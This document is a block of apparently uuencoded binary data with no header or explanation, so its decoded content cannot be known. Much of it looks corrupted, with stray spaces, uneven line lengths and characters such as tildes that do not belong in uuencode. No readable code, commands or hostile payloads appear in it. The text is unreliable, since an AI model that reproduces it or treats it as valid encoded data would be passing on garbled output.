M3>MBT. 39 [>> T^? -UX! R' Q0ZJVL! <72J2DIZH*EGT9U&N (17' ! #+ #: (E#AGK#
M, *7D7, \$5) FR460G>SR; #OPW/ ' +GI^E] IWC\$ 'O' S* @%QIDSBI* ; /Z; =CP \C7F
MH) 2: 3#I' AB<<AQ4 \1* [/ #D \ . CDY /SDX0 ' ' @1! SBS^E [' \$ "DR4' QG8Q@HU0W1
M%> " =6L, ^7PUT0S2G6' U>5H; (M+&C<<UY9-6^KQ4T2S8IH2/ . H2W?O_1RMWS8
ME9! ?NG, L (3! HJ2*00 ' \3; L" Y&=" O<F (KW9S%UX6; %4YD8% C1; : EH (3*K<: \
M] WC/=, Z^0S? \$O9R>P \) ! 92*4*W%37*OH0\$V-XF\$0A [/H7C, I\$<K" SP) FE2*6
MK0: P-3D*E9Z [] 9W; &M (<@*2^<OOH (<Y%E9\$SY&) JJ@* [@N?Y#YU69 'XN; ^9E
M@L@J, Q58M] %NS] 9%6: +7 [VI^IY*) 6ZVF: (7^#59S [HN; NQ/ <PUO+ [' - =! CD (
M4*X5, 0=Q4<6QI: 'W/RTKZECRM \] 3="TWH6F_YX] 2G7. (! I 'ROZ% / ! VN>9Q4,
M%LVT0EV65QZ8=F?? . \$Z] II' 3M%EZ0R/ ([[] [33+FEF7T [PY63" 6US^&, 4) ?*N
MS' *W>- (O+JK9--' "\$WM' B@>XZT: &PC! \$A4G4ZQ7WL) C; &>GF \] H \2O \9UTSJ
M@+ -NFN; 0WAL /LQRNY) GESX, L-] '<3-- (61W.) ; PKZ^*PF] LUOSN6, [59EC-E
M<G%! F. @7V7] MKVTP; +6H \ = \$>093_FX0] RSP* =6ML' -4 ' >0 [#^Y+H=QZ (' 3M (
M" JM: * \ : . "J9VRJ; QJ '1BC \ 'D:) +HSRG*E4MXH 'W, 6*V' 'VF@ @ @ @] ^T ' " = \$VP
M3 / / *D! _ \$210P32) QO^ ^ ^ D=8K%; "O 'C9K+FRVH_QT= / , Z+ 'V \4Q91GM_C9/9A
MJBW \BT! L8; IL 'B* /A, #GR. OL0461? [5K [] 9%; S. C*K. 8=V=URS; ; : WLO@I#Y
M5 (HE%DOB<OST95KOM=^K6 'H; UXL \LVVD5: (7<A4] : (2 (= <47U ' (HG^D\$ I%FL
M] GQ<YOPLW (WN4^?C1N=@1J<J&6?QI [; V0<7U \Y: &ZE [EN^F \U<W ' <WL6CSMN
M; MW%73/BI^) PR, M" 3: #H8F\$, >R4AHH. "FD [L] TQDB '8&&1^ -O8+A+ [JE7! (-
MJYGP, OK8 (S1V0Y=3< [QSJ] 2YGD! %D^ (7W@JR_XNK [PU74" @% ' \$.) XBMO>>KE
MF; ?G\$N" 6J 'GW4- ; V5F [P%6WG@K- ; P7. +92L [(] @S (N-U+OW] 7I ^ %NH5" * \$VZ
MZ] W75L%YI8E<Z^ ; >6J>L, : MVLYO (4) 8\$ \D7U, E>J: _ ^ [0A>6IW?> ; <<VSZZ \
MW, OM: 5; ?&^*F54)) T\$ \1IAC%4HM"%?HP90LU0 [5D#] BF=U@T2) J [X8H! ZLLQ
M! T0SE6\$JSM\$THCAS; +DQ' 6P?O] E [?LNAU, 2! ?S0&&F_ " ?_A# [\V. %UQOC#K@
M"] -! / +3#9U1X" &P9P=PU' " ?QJ&Q+J: IU; UFA1*3O2F95^: OLOY<: G: #W_P1Z
M] \$S6W#C8%8: SHJ-) V6; S<C' TG; &=- [8J#GM<!] : EIONT#40ODQ! : 4 ' - : >* ' <
M1; : >>7M) OGGXO) (NZQ^B! =%M&-@D\$P '] S) WM?OP5F, L^S=V6*OR_Z* 'N?>3
M_V=M; 6VEF /] G] 4__KR_B_W5 \>KQWRP2@DK ' &SF\$3LEDS; *A" (2E"ETK<VV, L

M<#8.DK,AD-QAPQL\$87^0-9C3<S^B%5L071S'EVMG(*4-%Q=YU(='NWL8%=I;
MSM^S4WQHO!'B5C\$X#*ITEG.]BC)-"BWE0J*DQM-X(.V0@8A(<U65MJ22E0]<
M0.#P,/K/'%')FZGZ&M5%116=#(M!32\>=#Z[D\$XA77COE@3-Z+>N01V)Z
MK?2%ACZ:6_2B;@S]T#6?'D%:\2SS8_R='<7<TFO%#RH;GPM>!0!,L"UK0Y7-
M/'Y9^:C6^Z_%]3;!,,,KK.(4UW[?*(L,C/B6DD;"LD9D<@D(.^H><JDL5Y^@
M+I[]Q<%9JZV:LA4,2B[Z6\#!\$#3\$Z:8?;[<Q.:W*41G%7A_SCF-64PJGX410
MPBR560PI62J#43P2.UC]K#D40:#^],C^..LY_/XM'8><^+_AQ^I&P?[_\<:?
MY_\7.?^W3X_>[N<B@'X<S?]^Q_.K?OA__?6-E8+?#_FX_^W/] ?9/^_?7^Z
M]_/7F/\S?Z%QL/T_?S^#A_\F';(7ICI^4\''I;JJ[3RO!*LC#B+@45B;;0=
M].#.9UAC-HT`V0G&F><.0V)JI?8%E229M*?,N2BPK7\$2HR+<ZV.H53>P%4=(
MF`T-&(NWN)0#1P]]';>".2<LS,TA`6F\$3B^3ARE9N1^1D&KEQKDRLO\X.)2
M77EE&D!.T+Z,K5P)NA<H&1@&2AJFUR.0`P]VSP[W?CYM>`MNN04=[;&L
MNLTL.SJL<MU5L3/1@RU\R'7[84\$KM8Q.BS)2VOC*SC/PVHW#<1\$J2^^%!5@R
M'U9SH5ZOP?KD0%2^+N(>P,M00D1687S5T*N%5#\$(2^))!M3!+)VUHG95N2"7
M-52=X+J=8783^(\,Q0I)X2);:/Q[O;>^>'1WN[]WM'^YCV)0'=I7%[^P:#:\\$
M&QS1H61!%V7F,BEG,(X)T);:/Q[O;>^>'1WN[]WM'^YCV)0'=I7%[^P:#:\\$
M`9=0[DHDJJKITA=91_RC)/`B=Q;'`;\'.9F.5^;S4VO`AL+V[_>YT_Z>]L\~W
M9=UBFN'K<<`M-ZKKUJ<,?6H;\$E8GEY[, :43`BH\~SYXB[>1B?^HBG8L^+XG2
M]GMMCFIVE(]\\$#6B8,Y"J]J5JZ]C]136OSAAW1A5MB8[!]DJ;ZF40,D\$_Q3(
M_Q_E__\91W>E_I!_Z^MKJ_RO/_FROK?+_])\+_WR+(FTNJ_N?H<()2W1*5
M62#KL32>))AR("ONE>)8(4*1U)*NGUP"+5H\..O%^KK<6/B=O;4D/PIK(A'`P
M0('Q#W''^\$>'96.#,<_/(DQNAJJ0:6&];+AQ;DW7VET,'ET1H/%YT47\$S\$L,
M"1UPP&0*XQ1C5(RKE=-T<X,5ZW9FUXTFH)GM7-QJ#%2NEP2WFG823.E35\UW
M3YX"SAXY^VGO^&3_Z!'OA#;K9?#%[1;VHZFSHQ*4X:BF3%UFS/F,)'Q@`N99
M^+)698,6!YSC:~PFS6!LS.O'<7?*%&9-)@::PD9]4WO,UQ";O7E&&=]R@`2W
MQ;#X\$U`L'T>2VVK[66<C[UZUY;DE\$.='P\$RM&">P)<_=\$=H]"?A2GS+W-FOA2
M%I^U&3XBC=I=W'2WQ)\5M>.;XUH\+[]]+OW1:TWS:T6B7YL;IR5]MW@=4Z;-
M\3CP\$D6,Q[J=&A.<8IL*?>HE5Z\$%TL8B9F-K\$DK^~)&HC^2H4LTL+;:%-E%
M/+HE^OM2%"_1\$>O%EWB`>?L]:N<2S3"#2\E8-AR.:I3R%`JC<"UMX1YRY;D
M6+_\$P*08%#X=#T,>#W`EW#QYUV(*T;?&?, :C[2<.;]A\$%,R<2=]BV5E#H5J
MREB>;<)S1?65:9PL)^89PW#)?2LF:0V'PYK*[H\$>W228)3X`I<.C'@%+ZG4&
M0>?<G2N&T4]3#&JA[/`O:VRIGH;=0*V+CVXA8Y6D`-8-!*' "\$V,,)"G]!"
M>7\$K^36\`\$*\BQ(."=X2W5+L1!T"(I)HV3EE2L<ZNTI6]W(97J.JQ(SWJ"m7=
M7LP_.2=_)R7J0:.Q[325LYF]_5-\$J2'J8COQ;!QB)LM+/\`\$E8-;L@35.S.UR
MI3F`.AE/-`\$Q.>YT^HB1LJ*TXG?L8(GA9_6.=NL2-*0?/;<ZHJE61MJA#9UEN
M<@YHI+P9V_2EUC(W@ANLY<U.N>("B'V2L\5U!MCG4]!'268E0)_&^LDQPGY\$
MFMRG`R+&48`IP[2;#%L`R0AU\$,W*='[VB78#9I)TT_R;C<X\$7%9>T>U.QC%Q
M6(N,_D42V4@"?!13>)Q@E')5`\'(#%3=0T!_>,+G"V:L9%\`C\$U\$`QWX%P%,
M-^#S#@IZH_@`J;`'=4N2*Q\EGYI`C%G%"*\#)OJIKC<UR+&XU`M->GUB@OL
MN,8E5G24N7!R.F^D?3?,#0<JG+4R89S@D72^..+7U*6S4S;/C+,ZR#51DUL"
M_&W=*9&Z2X4TD<L.S3<]E^<+5X\$OU5E.J5E.DZ9B](R%TX97*A\"7RGO@L)
MS1>1UZJ4;--*7FM2M&["`/])O#1J((+0@BIB2Q4F.9WU2<9K?S!*\$71`*NA)
M!;!;'V2!Y>.F5DOTY1`-9&R&WT)!S*MCP='FI*EG\8H6*R(VZ%0`C\$23\$#CJ3
MM<MHP10`N_Y04HGYO<HV@?!\$6?7G8=RO_FCV:P&A)]?* :KP1RRORMY*JM*E3
MV->I'M5\RV@W0K\Y&)QI1:V+HE+?B615."+BFT@]SN&@K'2=\\(UKETQ*=52
M33D6N6\$N/8..QC=CU(C:..<WNL:K.+M-O#[K&*P>[0,3G\$DU_&'QU?NF[A;^
MO<@AQI_"(JHQQL.N.H3XVBLI,V2>(D[4'D@3%:NGON;O0&=RI@:<IH.IH-3%
M%#3G&+T=9-'F2:><_P`B=/%LPNH7V=\S5;>-!,]HA>2J^P_%;B]9]K-RS0[
M9?7%XRN?S?EW^R^4?J=V&Z547B%5T!A92BG%;.[&Z.`>9KD\'(V'Y,+%><W#
ME,UK>GY'VSZ'&'42JV!38:(X436ME:H)>PN%EZOL`CI2%YP))R-M46X1" F[?
M:OB7\.-/I:9:?'&R1055LCW<*V6.2L)E.2A*`VHCE6XX=M"L..9-^`?>R
MN:86S\W:'K(I'HEBE4IF>LR>'`Z9)`8VM?,VL<)E#3E:.'</B_`(C6WK+X+
MAUIAB+/XX\ [2.G=#)/5D\$?'S`W]:T<GE@+KZV.J:M*[,5FI6]F`@BMD%#!I
MN/8V(+)]K; *^;^!A-B=5S04G".C>K',CBG=-6#UZ%KX#_:8=P;*H=L"YR!Y5A
MKS&F(P?'T`\$1?<JW&*1%<B:/1JNTJ&)@9V!:]A.H'GL"YU\$`<[&R(X6C&JO
MT;)-6ZF:"7/KPY3&UTKDC).P'T:8"HJ&H0)P7'+R(P[AF*547=_ZH4XR`N)`
M82X.X\PH"SUUBXMY-,WD4N!E8;:JH78<GY'\`09]]`!&OMR'3JC,:!1T40`>
M7E09WK\$I9W8L"J-@EE#4\$KHA*,EY2-UJH="+D\<+PK#8_*Y5PK/FH0V<2`A
M0Y8A*3%9CK004M[PYD2]>R[@F40`9YTZ6_&U<5[<PU]#,^6]YM8<`E]S:PZ)
M#_:6*_+>9FON544^N(2J:~Y-9?8U]PJE_MB6_!K;N4DO^)YGBLIL\B?EKJ4
M*Q7&Y6(AO.QNY\$)8Q.F"(8.)(!G<7#>![9,+Z5<C/D`[C&>)]A/%4^C.<2
M\$..BA!C/*2+&93)B?"="8GP#*%?/V[5/L/^"0_&NS+^FVW^MKCU:>USP_]Y8
M_=/_X/OX?^R<'GR-WA,,80)68GIELH*"W<],FF9%GF&1)A7BP\$-+_`#9TA,
M1LP5SB_32W]\`D3_/WOOWMZV<2P.]U_Q4Z#*J4/:E"S)ESB6[;ZR+#LZM257
MEZ1MDL,'(B\$),4G0!"A9;?S[[.97=G%PL0E&4W/2=^V@0\$]C*.[.SL[.U?@
M30?BS62:_.#99OCNKF<UQH:[2PR%,0+`%*3X5F2\M/89:I8>WH<LDU`BF63]
M<_/_@,JMXO-OS81,HPA@QMN#_:/]]KBS1/]^\$BXC2^.OONJI0;3)TX"OB[='
MZ8FY.ZKG83+6M\IL.)AT51/'+'>J1(3762<7\$ZLTC>Y5-_0^IHAVMU[L?.W
M,DP\$`,PGYATOEFX#:.EXD'R8#YP+4%H=G54N/O1%P7?0'MW^-/\`8GP*FYS8
MXA!895I?00X6KS6J'5.\$MT"C?7PB\8H7[FVSMFL\LLE<-'GM69@FIQ!MQTM-

M(.0H:0^^78D)MOS5P75QOP'.PJ>ANO+,)HP9_7-U&MP&IK@K,(B)9V[?AI_Y
MQ#SE`B2R2' I [D\$R* <U"PM>Q^86:V (UXA' >A4I4RVY73*4XA' W-' 3) CZS.P_%
MZ`LC1 [FTSM/2J?DV"7PT!B[!JN+K) `JFL+3] \$R5. IF==0+O (619^>V56HJT
MWX.8K+W\/#TM`H4@Z' O@] 3#^YQ6RAH%O<!Q4O.ZI>_U9OU_S=3: ^Q"2UI0*\$
MW8' WZF0) O; [*+P*O=3#W\H=T?!5Z/OSU^8&%Q> (+G (/HX^&_') [UWN>3N\$_1
MW<H?^ [4?, :2O] WZ, &) D' B@_2:7' 5 `\\$_R-1"; *S*E%' YY> [KUU [Y7P+] PMG=
MJ4Q=?]?# [_T^<0DJRO^-_GI5S, 16U"IM81' #L#P=?CROVCQ?; FT?APV; `QKV
M] \$/P\$W%' `3CPZTE1L<; X-8)! K% [U%7G! BW@8 [/9L, !M-@E@\ /\$D%I' V0EH< [
M*_H (9) 4Z_ [#UJN8*1+<ST:CM`A0) L) 5BA' 7 (_EVQ4<, IU?Y%>), 4W7) F, @B
M@: I#J) 56UZ/O@8J! +<9?!<: ^/I^%H+ =VKYBTE"\$_B6STZ `!@>^P.N*24/2
M0-) *NV1W [^_E"@43FG3<J?XH5KX\N+H&PC1. PUI7LU] 7, Z^KF4N@YU\$*/5 `;
M:; -RH& /*IA3X\ + [J0 [_J0U [U@=XW! 9O3-U6##*@<ZF<RFYX%4, 0C>17T"U_ [
MY, 6C2+6I#&TM.H ` (:7N<D*Y3] 5U=H5QBYWP] 3_.RQ_/9V=) F/L2W\?E@UM^
M' 51\U7N?4I#4] >5K.S/+>P9Q/MMZ8D! 3MN`B.5G `CEQLT+<- `1D#FWB^ -
M@.2B\Z' 4!0=-"UHXY^ ["BA: ` .6XP3) U<.+!] JT#S-G/E") H5A!W3K"3L3"PH
M3\M@T3H["@8:K9DI.6A<LLD.X+ (-AJV+-ADWEYV_BF.ZM-7U.RD36 [\\$, O.=
MAH355", 'A9IVQWPB5!<8Q8.+-*%#9H8F (FHGK.FX/<KIZ.&0E14T3-0Q\! ^
M%47SX`*!) 28TZZ `#KK_BCCRSXW\9GWJK#R_QW>?TR (7MUB^&D0G_"_?Q!_2
MT6R\$+R, 4H. `G*7A\LP7Q (-X>?; ?TT, K_) K;> [(#@#V (W=) ?^M0IB&U `#_6ML
MZWZ^_I#N] _1ZN#^5U^A3* =C8X1: , 4^GNZ2_?_S870) MD@1"-; .TU@49 (WR!
M\$EA<U3<6\$. /A%6>CS8V^/4+) (YC_@/# (" ; Z (\$>9MZMMQ!NG6L! *T!A [39\$ [@
M"#S; :6<) 3>5AR+IM->A4"SD1, @2^ZM30XF=?4, J<)_SZ\$6) 7_JNU] " ^<Y&4\
M' I; 5! .%\$.%*ICZV/F [Y-3; EEDA\$%6L9] :%N6 `JW*9+I=6UMO/FA! -F `VY<= `
MX4E5Z8DL+@1:7GDI" `M7F%37F' 1L> (W-ZAEC.4Y@QE"\$AC-&6"D%:Q*:/ "\7
MRG.G2\$F\IL&NEK^J) ZL!; E+I `:9PH9, 1P9HU+\CE1&CCW4I, HZ? `*L9C.; U1*
M\ ` (U2' 3G#=#3ZXEJ2*U+X) "83Q93I+<- "H1^LM!5?E\$N! / (G48@VEC\HEA []
M<NGXJM08R@=EH6\$9=A`6BB (LS/ ([U#*NCW48BGJUT (8&\$: /MV\$H=) 5) (B: /I
MO2R+*=OT*ZOT*ZO`?: Q4&D66HB#+4IQR6K [BMF?%EWZC0K#I8Q`) -9T*4MCY
M, 2SM%%3N%ST (4_\7; P1PR+LE4! 3ZL586NE2%G48T^G&>; ' 2I&I>DL/3C' &GI
M4N46\$-) 3=R4\R:G>TQ5RU8^U@M6E* @) DY*P^+2\$9JP.EE+WZQ8D1+! =G!M\$=
MF9#%>J.24MI ` `9+0ANJP [#901TM) 0K6, !, 4?#LISRZ, A, 6^) [" ; QNW) 9%/R6
MIZD_&X5F"63! `>!1#NQO1"\$A_EC+88M5M_) AIS4A-FYR9D>NL+A, &H' CM, A5
MECM+D@2BYHJR) (86A; 7DV0 `?EDLC. : ^"/9] !D/) Y (V" (D*MV) -L?FTZ, TR@Q
MM (LWQ%+SIE, LA>S-) Z&ZD `LL) R^ .?35\ [! (4P' @_, /, TQ< (M! *`K^TU"& (
M&JP\`\$MKG8 (H:90)?EFK99#') *D7_+): ZR#I! *L;_*) %AT/J' \$@Q&, :%*
M!U43YC0RPGV_# : &KD#Q7F44IJR^@4PX@J.>ULIOWP6 [>5W839I [ZE>WW@^WW
M*] L/<UIY9?MYL/V\LOW<G:8* =L' A%8*S; 74HY=DFY4EI@Y! *1=+@] \ %R [TOE
M^L%R_5*Y% @N+Y4SQ9QRNMB<22\$] 3*F7<U/=G8P37K, 247<@0L%BJ4W2Z, B#
M6; VH ([[] @; A7&F `) /4CLA=DTZJNRGCBAVXBANN"7BH8+H>5L=HDATAZRZ+) +'
M&TGQ1ZUY5OFTD2JC ` /PL&3+0!154DOB `3LI. : T!?) 0J#Y+FB+&JOZH\?J9 (*
M3+R4FXCV/0681#0\A!0B, G2@^K2@R97U [#FJOE `*K5M<X=4H7V; . [@* ; 9S+
M, 9+ : 84Y-HYU8: (I8<7: -?*5?<VGR%7^ -9\B5QFXR! 3YZL&%IDBKO*XQ1R5E
M8_-) \I2/S6?) 4T8N, DTE] 62#4PD5D?, :) &VE! (7UDG, KLOHR<-B; DZMV) -Y!
MQGK+^1/@5] 0*O3DUC=Y/, EVDX) M34ZL!&] QC&N.G/++#FM3%-T+@?G, #31L=
M: ^#>, X>8>!K?!<B) IP%>B* "4=, (+X\$!) 2=P<67RE\>+84C/3->BB%=#76-3Y
M" . , T/D?CY/<10AC6@5?-H=&1.] =/5Y) 7H3.7-5 `P7%F!5. @--%VD, ZYJAS7*
M\$C4MDQT: &S/; SC&#.07*&EKG [O/QE3"Q"EY>^V#OU6 `/?G>51_: B\$\$2WV!N%
MN#E543/_OL+K7XG-CNAOH2VTT-999, O, W2J-&A.M5& "?E>4\$D+Y?QO5*/B>H
MC0WNI%*; 0; POHSM=74I+2: \=HCL+812\#3 ` /4I166K. *JRK*EBMG' DTOQ, 17
M6' D8 ` , " \0W\OUN0#&-5&' O. (SM8>=KI< (Q" `LQKD7L-H\$B+UNZ426*") OA\R
M08; PGUUA] %5: > \: (3M\$SQL! /?C) -) 4' 8+*Z351EY*TH713SWPXFH0 [4EJ#?
MLD0V*01*J%\ .6AN4D2*0T!! (] >3KG: B65CIYT%N%M\$#` T.GAZ3>, AIJKH6ZZ
M, 5FK6DS1 (A31^V&&"0*@B' [&, N; ' T6O] B*3K<^3?F>NRUVKLLF=BW=#OE6<G
M^-?-&>5_ , PEQ0: =A6I197BEK^ ^V6#; UD@U6 (2AT34ZJB>QF, 2>2PD36&-0 `
M?8#I! AP&>8C! *9, JL) VJ9<" ` 30 ` /I=0) Q>MI [C/), 5 `) !N; /**&2?8M, &&=9
M" I-CSG) [2U>AOS+7K=, [CMZ4U:<? \3=>YWP?"7\; U' S3-PKG*\ /I (@N"R0@W
M!] 6\^D-1WZ [^O' 4W `1CFNZNV%G97] 5U5RP&U9#UJC1U (;_5=-) !O\$ `6ZE-S:
MO-6KW/>FL^], 3R<8Q0NFF^) XX8; K5R##G: =>ZS^F/Z^: 0INBIHLHP7IC\$Y+%
MUAK, KS4HU_*0*UQ/%PH\$! 6PM [# , <U6YA; XES; S\K^+PMOBD* T?: 69?"-; (B^
MK' +L=%' 4^; !9JD#WJ\$ `%'A"HP->H4! 7^5*Y\$-ZE`%?K@#*2, 7Q5T2' 130JT@
M<9 (5!E45!A45R@A50<@ "JV (!I^C*Y7GP2@2GW=*J^-S; [X' J@SG5!_75S1 `K
M&W!+! "F*" L" "JN0. (1 (D0' 8Q#-&' 0, U! 7<U! 74T-? \$5=02<"M; 5T*UQ9?PW7
M9?%6N" I_9+YB' H' .JZFP; +Z"2. =5M#A<- [`0) W4+<5*W\$ "U"Q\$DV%77J5"C
M*) 2O: !&_50##, OFJFO35) G<, CL=; 7.] 3N&, 2RH>KT; =PO1 `BGM0BXDD= (IX\$
M\$7\$> .] L@^ `4<AY6') 415LQ%PZ/*I8-@, 5LFKJ ["YT,] `B7QF. [9LCZ' O+ "MU
M" #N_JV2J*WB_6#) ZP) 2"BTB"8?4A; TL^&Y\$ ` "V (=7B; # (06KK& `X-' <A0H] @
MV/LXP\$% `; 06V82#B, @/!19A_ : `99WJ"K?%Y7EJ?V\<:) ? . *S2DL&CXKRPE; =
M=62X (XST>8L- `T; %APYC\$B\$+O5] E6P0 (BRRD; O": GD) UT"#!KS&N+@_ [SR\
M [TP-!VP.4>H" `AP: 6@V4!@9OQ0' P-') -% \IEQR9\$HC1: ") 0; N.4, .0^" +X `S
M@<Y8N@V; \$6+<L*OZ `J3#\$&2#="P" `T+. \$ \H65*8T' 1U&LY (&K) K=39=, GQY4

M4X^J2==V0>#]L6D">#**\L[/O:LU2",@;Q(+U#8#1SI)\$H<ZRA\T#311LD' T
M\$*^1<ICFI21C%***[0>TU\$JL(\$E)0;^OPQ4' I[:X\)PIJB/"B8Z2!<;E4G1!E-
MD!,O@Q?GHHCMKHO!EY8JK_82'K%[JE'+NY30! ?Q.784@QU^NY^Y@9R,: (5" [M
NAM-K)\X31,W^V^/.HLU'U?) IUN/ (*I6G=\4H'HES4"* ,P-["(4R9=(E)41
M`DT/ZI(C&C\$Z!,,K3\$AZ^<[D?&HC035AM6"@P<QE9,HA`X1BINGP_%['?-`
M,\$@ROVI]E'.T&2^1(F(2'UZ&"&U(,;H=Q'M./A33F'8T'\)\A8?O1I?G?:?^<
M^D.^1A\$9(JD@ALI'^3):091B14])<Q8Q=W'WM-+[3'8TD)*HM-VXQE'I'6
M.U:<5JIL9:CEOIR`_Y0I`*2H&*'_+%/T_F#GZ/A@CV/S:[F>WPY*]CQP7-EN
M\$"@QY[MF!7&2:-9LT.BNPH>S>#K'W%G9*02#QC#>E+T.&L"\$4&=J'+,<@U:_
MCO]Y9:D4A>F^Q%Q*,(>7E<&8LN'QLF%<;W7T90HU@\ (V%<"0<-+"BS2YQ/CC
M'.Q<;<EA20'#]4I6X9I'F9\&2+-9&Z%)''?'9V8P5LH?Z5PJ3[:&U\$U>7*)
M.C78\$B\$F^1!R0N-U)(M092U[CW@7;K8(K,=5C)7=S%6I3A3;T;IF@#TWN)X3
M;H\#['&]@:#'E-!+MIT,1UW%[@XRM;]OJ_]NF@PC"4:?3+O1+[:*!0'[AEE4
M#42PVJ\$. /R=] [/T(AX)"@&37RBF=CJ>#17CA(1'=0%;OUW0'WUO(Q1?KW[=
M=MZ=CD'^.L,QCM\Q/_U]3CI\$@\$E2W"=9.NPV!0R?%5#U#I95(O% '5-16E:B;Q
M'JW@SM[^SMX1++>+8'J]8)'`I:O8'S'B/-"\$VSDA'Y2'J\L(<\)ZKV?DA`^,
M?#H<*2-GD5KAHRY9721'] =^IC>\2\HK,V&H]0H!^8FV=0_@1\$M\$F&FH?Q"
M0_D%>*HP:.JCV<B!3K%8]-2D1[E5'?TO/]->QAPZQ52M1QN_B1[5?'S']!2R6
M;>\6X,&X/YH0(@0J=4UAJ-D1ZZS^'\9Q@-8+'S'\$^<7A=+IQ/@%_4LXBO87O1
MRU_XS8GB8=_1\T>3[46W"P!,*'R"i&<6W2HHFDWJ84_P808Y*2!>P69XT=/J
MU>:H!WJ]\2=MO4*=%#2=,/INM+YF\$^5PL:?!>O]O5<04F*185!'-.>W*A\$9
M"W.I5)?2X%((6HH7RML+5Q@6&+)]96/5LRZP^C:&LP((@#E@,T)3'K'FV9K<M
MA.UP\PQ!DD=,*ZLN\E#&K(>J'Y07BB-YXP\$@S[#\$Z85QRUJN:P0I-I@OPW3`
MN-*Z?#JF/#Z3N(#\$ (=L=G:.YSG&\$>%2=Q='242I#)QB%:M`!Q1D)8\$D(*>S
MH1X(+Q*L)3!'6-MLD(_\$!D7'DP'P&PKIN)H9_E-G^*KH7N:.4_=-3@CG`P=&I
M=\$NU<^, ZHMGBYX[F['*GSW6.'\LQK'ENH<0-:#;@!&))`\$V0(2#K@T\$+=D`
M#&;M<@'\#1>-KT0N>X\$[X\$<GGLS/MI[:"J50]5<5H.'F&M1Q3N"5MUN[>Z\$3
M6#\$,')\JX_2UJ>=2<SPT/1PV!F-5W`*Z,AV=3F;F=-.R-.!'K+&R_C-M8(>D
MW!4;43&).LDT9L560RWO-B=RSWQF0P\I`\$@;AX.ONA\$M05ERBOIMPGU[F%5&
M+("_R%2#`=P*!VFF6->\\$ _DYEKIB2>EL(I@T+`T&>G)E!]DPOGII0^\$FJHZN
M'F2K2SRRWC'IYYDUA9>[!:122:)]!=CFVA![1KC\$'2]/A20.;L:"U[&6Y<<OM
MJFLBD!%UY5N(OUJ:PUA0FTCV)3,UCVG:Y>A0?-Y8?NEFV)BNP3@>\R>S+YQ(
M\$%@@&^0)FNKHG`0T!)<I\6G:6R9?;W:~-R14@DX)ZJ0'5T^>JK>MD9*IAT(D
M&P;HG3NUE10`C5JFIF3#N%;@VLZW)]#!W&>)W'8;DSMTJK)#'.QLO=C?>_WW
M=D<Q)M&_="X&6BHU8YH;B7[]E>=.IPOD@GJ1WNX<O-DTU9VE,F_+IED#Q]!
MAC=,(&6C!>:'@]VCG2IH8#DE-+RP@K?)#!!]O[_[P@&\$*MDYV[00!>R;]6U"
M]?9%-RKF#5(1X>I!(K<J/K/<K^B(,DSOER'[G>'3L1B0/%V_0Z7AB/FS;2AZ
M;`ILZ<99XT-;2R>.NJ4&PUW`V'\2K/'NWO=;KS?-&I07X2=#&NU4*@:^#1)8
MG(RGT<7F0OA3-;4ZFSOBF_[J!V<QX5&(P9RH6K16*#WYF@'+. ;! ?N_5SEX;
M`^`(<4#ESBVGC6BE<2BP&IU'I9C)T=WHKT-0RUV'?8\$K@BWBX*5?4/-8I&&HW
MJ\<&4;-;7F*3-4(_ZKF/>,.60A*HD*Q4MV3N274\$ _S1\$DL51WK[A/*6K!
M"&1`LO,HSO/9:(+"<4SP.,XBQ0X5:LW5-&+B1M`!0V,*%&2D9E.=K1&2\$[IQ
M)1E-]EZ7,>4`U&^/!)4+J\WWT<'QSLTX_]!NQ*5?->?;]0V5\$PY-/WY9_WE
MUNO#_W/33MSBEYUWEZJPJU?7*MXMV,WDM?VCJ,^0EW6#:S"0K=>G;\$-OL)T
MMS]5F4SE6N1'O0*^Z)ON;%MEP42VU\=5SN"Q&B>=4#\G:%M; ,U<<#AAF7H7V_
M],1SWV"LAD\P:&*<X8G>J1D@H!52';7UM.IO\B9HIBMPW^.>."N]A94W[CM
M0]6VL:J9+^/T3#IQ'D4@XR^."P";A?'(1;?'NJO["6.@-9+C%5Z@_RC(P4`!`
MVQU(T#N06(SU=8,&1:FV^X'1&UK]HVZ?%8>.+>MFR_+*4/B9T:P+07ERR08;
MI+11G%'V^*\`'8!J/SQ)/OYRZ_AUA=R\Q7(0:Z1`K9[:_.#<V'PK-02:S,FL
MA1@-XN>.X]?FENE!4._Q@,+.E.J3),D;,Q65L17;MI^!2.<I4969=;P+6@I
MH85O53-VF"!N\70I;C/KI[\$5P'QM'>SL;>SVT5:ZE1;EV*^_M<O;>SEN9\$=O
M1>]6GCFSNNE82C14151'^K?GE!\2O!MAV:VCG1<\$JT.5Z^M.1.6W?FUUUE74
M%'\`"N]&+G87[E'\&G0;"',RV>/^E^7ZQ_SX5<OG?MW,@&2?7>+5_\$+A>&LO
M#@\KF_SN8WG>4W3?];>K.[W;/6@)4]!9(6SNDX6",,A\F\$%^B9,B'6]Z7+
MA%M_O?6/O_?4PU^JNA!9%>O<[<0J&.S,9G@+]4':[^BYTF>K6>Z]WG[_:WJ[K
MQ.1[G-^7*%K?Y?'># [M[+^;UJO-(-NO8EJX+-5C1)?M1UO=D"E5TH-/JA=K'
M#)=SFN<R%:WKY(RAUCE+8VVK,I-C7;:D0/LZ.V-)#[9411\ZI5VH!TS=.:=]
M+E/1^NO*Q<4\$H'/:'M8LK,QS&6A>)+RLZ\+/B_D9CA/WL#.)!;J1>,2[*"D
MDU>@&P5>L>5#N&Z_7+??N"Z8=G<C]U=UC;\$VS75^U/9@<P^8;N2KO+JRR\$-`
M59T7-)EU)Y!HZA<S2GJJ6@D(14/EZ(D[F9.SU0-;[7:&%Y]JV_#P6S3#.\$LM
MF1^UC;F41+1%Y(&:TL\UR.@E*#K5GIO%F]>9EBW"S@VJ%ZJ@)%9"VPQ<T+
M5S(CM'E>!@-15;_`#B-PD)L58(&-X?@5(BL!F8:G'>UN"_R&[BU];OYM74L
M7[>^?5NS?VS>`S\$%_+MVRB'_@:A"/VMK8!8\$9Z+Q=PV.V4P([LCXU3S,D@>^
M:-@F1!:6Y6]GZWSV\$Z"40\$S'\\$WX],, [28V?@:WWS,N\$%[*<GJ%RJ;X*]R@
M[FW,:4EG7JB&RQ30<)5-.EI.DV1\,5^8I"UTK,E!&CV+.*6K-3!@ (9?Y79\$%
M@J[/P9&*W`K=J-VFD=U9[WB>4TU&R\$U]XA!UF(3&PQ1Y'FK&:4YB\V"\$7X[@
MKYQ`87'QG^/P\$#*%;"C^`VE`EZRTZB780GG0*ED\$:/<@XZB\$N]PQYB*%MOJ-
M78)]@&G@257]EC84L&7O>CT\~CXW+6GW)"2[NC]1+A3K`4J1(9BJT\;FV2Z@
